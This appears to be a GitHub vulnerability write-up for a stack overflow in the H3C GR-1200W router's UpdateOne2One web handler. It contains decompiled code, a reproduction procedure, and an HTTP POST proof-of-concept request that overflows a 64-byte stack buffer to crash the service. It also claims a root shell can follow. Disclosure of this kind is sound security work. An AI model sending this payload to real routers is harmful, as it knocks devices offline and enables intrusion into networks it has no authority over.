

main vuln / H3C / GR-1200W / 18 /



Darry-lang1 Update readme.md ...

on Jul 29 History

..



img

4 months ago



readme.md

4 months ago



readme.md

# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.h3c.com/>
- Firmware download address :  
[https://www.h3c.com/cn/d\\_202102/1383837\\_30005\\_0.htm](https://www.h3c.com/cn/d_202102/1383837_30005_0.htm)

## Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview :

## H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称: H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期: 2021/2/18 11:12:56

下载:

→ MiniGRW1A0V100R006.zip(9.45 MB)

→ H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明:

联系我们

## H3C MiniGRW1A0V100R006 版本说明书

## Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateOne2One function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1 int __fastcall sub_40BBCC(int a1)
2 {
3     char *v2; // [sp+1Ch] [+1Ch]
4     char *s; // [sp+24h] [+24h]
5     unsigned int i; // [sp+28h] [+28h]
6     char v5[4096]; // [sp+2Ch] [+2Ch] BYREF
7     char v6[64]; // [sp+102Ch] [+102Ch] BYREF
8     int v7; // [sp+106Ch] [+106Ch] BYREF
9
10    v7 = 0;
11    strcpy(v5, "param");
12    s = (char *)sub_4E58C8(a1, v5, &unk_4EE560);
13    if ( strlen(s) >= 0x1000 )
14        return -2;
15    v2 = s;
16    if ( CFG_GetInt32Value(0, 856952832, &v7) || v7 >= 61 || v7 < 30 )
17        v7 = 30;
18    for ( i = 1; v7 >= i; ++i )
19    {
20        sscanf(v2, "%s", v6);
21        CFG_Set(0, 1 + 856690688, v6);
22        v2 += strlen(v6) + 1;
23    }
24    return 0;
25 }
```

In the UpdateOne2One function, the param we entered is formatted using the sscanf function and in the form of %s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v6, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1


CMD=UpdateOne2One&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




The picture above shows the process information before we send poc.

```
1970 *root      480 S    /bin/watchdog &
1971 *root      796 S    /bin/ntpcclient &
2008 *root      2084 S   /bin/onlineupdate &
2039 *root      2244 S   /bin/AC &
2065 *root      832 S    /bin/dhcpd -d -q lanbr1 -p 10087 -g -cf /etc/config/dhcpd_s
2073 *root      464 S    dnsmasq -r /etc/resolv.conf -n -c 500
2076 *root      912 S    /bin/dhcpd -d -q lanbr1 lan2490
29702 *root      676 S    -cmdtelnet
29703 *root      768 S    /bin/sh
29820 *root      2480 S   /bin/webs &
29838 *root      896 R    ps
```

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



已超时

By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
```

```
/ # ls -l
drwxrwxr-x  6 1007  1007      89 Jul 31  2019 www_multi
drwxr-xr-x  2 *root  root      0 Jan  1  1970 www
drwxr-xr-x 10 *root  root      0 Jul 24 21:56 var
drwxrwxr-x  6 1007  1007     62 Jul 31  2019 usr
drwxrwxr-x  3 1007  1007     26 Jul 31  2019 uclibc
lrwxrwxrwx  1 1007  1007      7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x 11 *root  root      0 Jan  1  1970 sys
lrwxrwxrwx  1 1007  1007      3 Jul 31  2019 sbin -> bin
dr-xr-xr-x 89 *root  root      0 Jan  1  1970 proc
drwxr-xr-x  5 *root  root      0 Jan  1  1970 mnt
drwxrwxr-x  3 1007  1007     28 Jul 31  2019 libexec
drwxrwxr-x  4 1007  1007    2422 Jul 31  2019 lib
lrwxrwxrwx  1 1007  1007      9 Jul 31  2019 init -> sbin/init
drwxrwxr-x  2 1007  1007      3 Jul 31  2019 home
drwxr-xr-x  4 *root  root      0 Jan  1  1970 ftproot
drwxr-xr-x 11 *root  root      0 Jan  1  1970 etc
drwxrwxr-x  3 1007  1007    2528 Jul 31  2019 dev
drwxr-xr-x  2 1007  1007    1556 Jul 31  2019 bin
/ #
```

Finally, you also can write `exp` to get a stable root shell.